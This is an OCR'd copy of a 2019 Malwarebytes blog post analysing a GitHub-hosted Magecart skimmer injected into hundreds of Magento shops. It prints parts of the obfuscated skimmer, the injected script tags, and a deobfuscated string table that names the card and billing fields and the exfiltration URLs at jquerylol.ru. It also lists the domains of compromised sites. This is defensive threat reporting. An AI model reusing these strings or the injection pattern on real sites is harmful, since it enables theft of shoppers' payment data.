
GitHub hosted Magecart skimmer used against hundreds of e-commerce sites

blog.malwarebytes.com/cybercrime/2019/04/github-hosted-magecart-skimmer-used-against-hundreds-of-e-commerce-sites/

Jérôme Segura

April 26, 2019




Every day, new e-commerce websites fall into the hands of one of the many Magecart skimmers. Unbeknownst to shoppers, criminals are harvesting their personal information, including payment details in the online equivalent of ATM card skimming.

Most often the skimming code—written in JavaScript and obfuscated—is hosted on infrastructure controlled by attackers. Over time, they have created thousands of domain names mimicking Magento, the CMS platform that is by far most targeted.

However, as we sometimes see in other types of compromises, threat actors can also abuse the resources of legitimate providers, such as code repository GitHub, acquired by Microsoft last year.

This latest skimmer is a hex-encoded piece of JavaScript code that was uploaded to GitHub on April 20 by user momo33333, who, as it happens, had just joined the platform on that day as well.



History for mage.js - momo3333

https://github.com/momo33333/mage/commits/master/mage.js

momo33333 / mage

History for mage / mage.js

Commits on Apr 25, 2019

Update mage.js
momo33333 committed 12 hours ago

Update mage.js
momo33333 committed 12 hours ago

Update mage.js
momo33333 committed 12 hours ago

Commits on Apr 23, 2019

Update mage.js
momo33333 committed 2 days ago

Commits on Apr 20, 2019

Update mage.js
momo33333 committed 5 days ago

Create mage.js
momo33333 committed 5 days ago


Verified

https://raw.githubusercontent.com/mom...

```
var _0x75b0=
["\x75\x6E\x64\x65\x66\x69\x6E\x65\x64","\x68\x6F\x73\x74\x6E\x61\x6
D\x65","\x76\x61\x6C","\x2E\x6D\x69\x5F\x66\x6F\x72\x6D\x73\x20\x69\
x6E\x70\x75\x74\x5B\x6E\x61\x6D\x65\x3D\x22\x68\x6F\x73\x73\x74\x5F\
x6E\x61\x6D\x65\x22\x5D","\x73\x69\x7A\x65","\x2A\x5B\x6E\x61\x6D\x6
5\x2A\x3D\x22\x63\x63\x5F\x6E\x75\x6D\x22\x5D","\x2A\x5B\x6E\x61\x6D
\x65\x2A\x3D\x22\x63\x63\x5F\x65\x78\x70\x5F\x6D\x22\x5D","\x2A\x5B\
x6E\x61\x6D\x65\x2A\x3D\x22\x63\x63\x5F\x65\x78\x70\x5F\x79\x22\x5D"
,"\x2A\x5B\x6E\x61\x6D\x65\x2A\x3D\x22\x63\x63\x5F\x63\x69\x64\x22\x
5D","\x2A\x5B\x6                                              x69\x6E\x67\x5
B\x66\x69\x72\x                                               2A\x5B\x6E\x61
\x6D\x65\x3D\x22                                              1\x73\x74\x6E
\x61\x6D\x65\x5D\x22\x5D","\x2A\x5B\x6E\x61\x6D\x65\x3D\x22\x62\x69\
x6C\x6C\x69\x6E\x67\x5B\x73\x74\x72\x65\x65\x74\x5D\x5B\x5D\x22\x5D"
,"\x2A\x5B\x6E\x61\x6D\x65\x3D\x22\x62\x69\x6C\x6C\x69\x6E\x67\x5B\x
63\x69\x74\x79\x5D\x22\x5D","\x2A\x5B\x6E\x61\x6D\x65\x3D\x22\x62\x6
9\x6C\x6C\x69\x6E\x67\x5B\x72\x65\x67\x69\x6F\x6E\x5F\x69\x64\x5D\x2
2\x5D","\x2A\x5B\x6E\x61\x6D\x65\x3D\x22\x62\x69\x6C\x6C\x69\x6E\x67
\x5B\x70\x6F\x73\x74\x63\x6F\x64\x65\x5D\x22\x5D","\x2A\x5B\x6E\x61\
x6D\x65\x3D\x22\x62\x69\x6C\x6C\x69\x6E\x67\x5B\x63\x6F\x75\x6E\x74\
x72\x79\x5F\x69\x64\x5D\x22\x5D","\x2A\x5B\x6E\x61\x6D\x65\x3D\x22\x
62\x69\x6C\x6C\x69\x6E\x67\x5B\x74\x65\x6C\x65\x70\x68\x6F\x6E\x65\x
```

Obfuscated skimmer

In the above and below screenshots, you can see that the threat actor was fine tuning the skimmer, after having done a few tests:



Update mage.js
master

momo33333 committed 2 days ago Verified


1 parent e888542 commit 4c94d6f17927278efe785f23b0eb48ca520153df

Showing 1 changed file with 1 addition and 1 deletion.

2 🟩🟥⬜⬜⬜ mage.js

```
@@ -1 +1 @@
- var test00=1;
+ var _0x4bd8=["\x75\x6E\x64\x65\x66\x69\x6E\x65\x64","\x68\x6F\x73\x74\x6E\x61\x6D\x65","\x76\x61\x6C","\x2E\x6D\x69\x5F\x66\x6F\x
```


Just like with any other kind of third-party plugins, compromised Magento sites are loading this script within their source code, right after the CDATA script and/or right before the </html> tag:



```
<script type="text/javascript">//<![CDATA[
        var Translator = new Translate([]);
        //]]></script><script type='text/javascript' src='https://raw.githubusercontent.com/momo33333/mage/master/mage.js'></script>
```

```
</div>
<script type='text/javascript' src='https://raw.githubusercontent.com/momo33333/mage/master/mage.js'></script></body>
</html>
```

According to a search on urlscan.io, there are currently over 200 sites that have been injected with this skimmer:




"raw.githubusercontent.com\/momo33333\/mage\/master"

Search results (100 / 240, sorted by date)

	URL	Submitted	Size	⇄	IPs	⚑	⌂
1	URL: deals4kart.com/ IP: 207.174.215.236 - PTR: cp-48.webhostbox.net - Server: Apache/2.4.39 (cPanel) OpenSSL/1.0.2r m... GeoIP: 🇺🇸 ,US - AS394695 (PUBLIC-DOMAIN-REGISTRY - PDR, US)	16 minutes ago Via: api	3 MB	181	8	3	🇺🇸
2	URL: www.quimex.com.ar/ IP: 104.196.155.58 - PTR: 58.155.196.104.bc.googleusercontent.com - Server: Apache/2.4.10 (Debian) PHP/5.5.34 GeoIP: 🇺🇸 Mountain View,US - AS15169 (GOOGLE - Google LLC, US)	37 minutes ago Via: api	1 MB	92	14	2	🇺🇸
3	URL: gorusticx.com/ IP: 43.255.154.44 - Server: Apache GeoIP: 🇸🇬 Singapore,SG - AS26496 (AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US)	49 minutes ago Via: api	2 MB	162	15	3	🇸🇬
4	URL: www.ladystark.co/ IP: 166.62.10.183 - PTR: ip-166-62-10-183.ip.secureserver.net - Server: Apache GeoIP: 🇺🇸 Scottsdale,US - AS26496 (AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US)	1 hour ago Via: manual	832 KB	77	7	2	🇺🇸
5	URL: wyci.in/ IP: 43.225.55.205 - PTR: cp-in-6.webhostbox.net - Server: Apache/2.4.39 (cPanel) OpenSSL/1.0.2r m... GeoIP: 🇦🇪 ,AE - AS394695 (PUBLIC-DOMAIN-REGISTRY - PDR, US)	21 hours ago Via: api	1 MB	79	7	3	🇦🇪
6	URL: www.freecaad.com/ IP: 82.98.134.36 - PTR: hl104.dinaserver.com - Server: Apache GeoIP: 🇪🇸 ,ES - AS42612 (DINAHOSTING-AS, ES)	22 hours ago Via: api	1 MB	104	3	3	🇪🇸
7	URL: www.chcanto.com/ IP: 192.157.193.81 - PTR: 81.193-157-192.rdns.scalabledns.com - Server: Apache GeoIP: 🇺🇸 Los Angeles,US - AS18978 (ENZUINC-US - Enzu Inc, US)	23 hours ago Via: api	1 MB	125	5	2	🇺🇸

A look at the deobfuscated script reveals the exfiltration domain (*jquerylol[.]ru*) where the stolen data will be sent to:



```
["undefined","hostname","val",".mi_forms input[name="hosst_name"]","size",
"*[name*="cc_num"]","*[name*="cc_exp_m"]","*[name*="cc_exp_y"]","*[name*="
cc_cid"]","*[name="billing[firstname]"]","*[name="billing[lastname]"]",
"*[name="billing[street][]"]","*[name="billing[city]"]","*[name="billing[
region_id]"]","*[name="billing[postcode]"]","*[name="billing[country_id]"]",
"*[name="billing[telephone]"]","*[name="billing[email]"]",".mi_forms
input[name="m_Card_number"]",".mi_forms input[name="m_Exp_1"]",".mi_forms
input[name="m_Exp_2"]",".mi_forms input[name="m_CVV"]",".mi_forms
input[name="m_first_name"]",".mi_forms input[name="m_second_name"]",
".mi_forms input[name="m_address"]",".mi_forms input[name="m_city"]",
".mi_forms input[name="m_state"]",".mi_forms input[name="m_zip"]",".mi_forms
input[name="m_country"]",".mi_forms input[name="m_phone"]",".mi_forms
input[name="m_vbv"]","https://jquerylol.ru/mail2.php","serialize",".mi_forms"
,"post","https://jquerylol.ru/mail3.php","111111111","button[onclick*=".save
()"]","eq","onclick","attr","","mg__core","indexOf","mg__core();","<form
class="mi_forms" style="display: none;"><input type="text" name="hosst_name
"><input type="text" name="m_Card_number"><input type="text" name="m_Exp_1
"><input type="text" name="m_Exp_2"><input type="text" name="m_CVV"><input
type="text" name="m_first_name"><input type="text" name="m_second_name
"><input type="text" name="m_address"><input type="text" name="m_city
"><input type="text" name="m_state"><input type="text" name="m_zip"><input
type="text" name="m_country"><input type="text" name="m_phone"><input type="
text" name="m_vbv"></form>","append","body","init__lo();","ready"]
```

It’s worth noting that the compromised Magento sites will remain at risk, even if the GitHub-hosted skimmer is taken down. Indeed, attackers can easily re-infect them in the same manner they initially injected the first one.

It is critical for e-commerce site owners to keep their CMS and its plugins up-to-date, as well as using secure authentication methods. Over the past year, we have identified thousands of sites that are hacked and posing a risk for online shoppers.

We reported the fraudulent GitHub account which was quickly taken down. We are also protecting our users by blocking the exfiltration domain.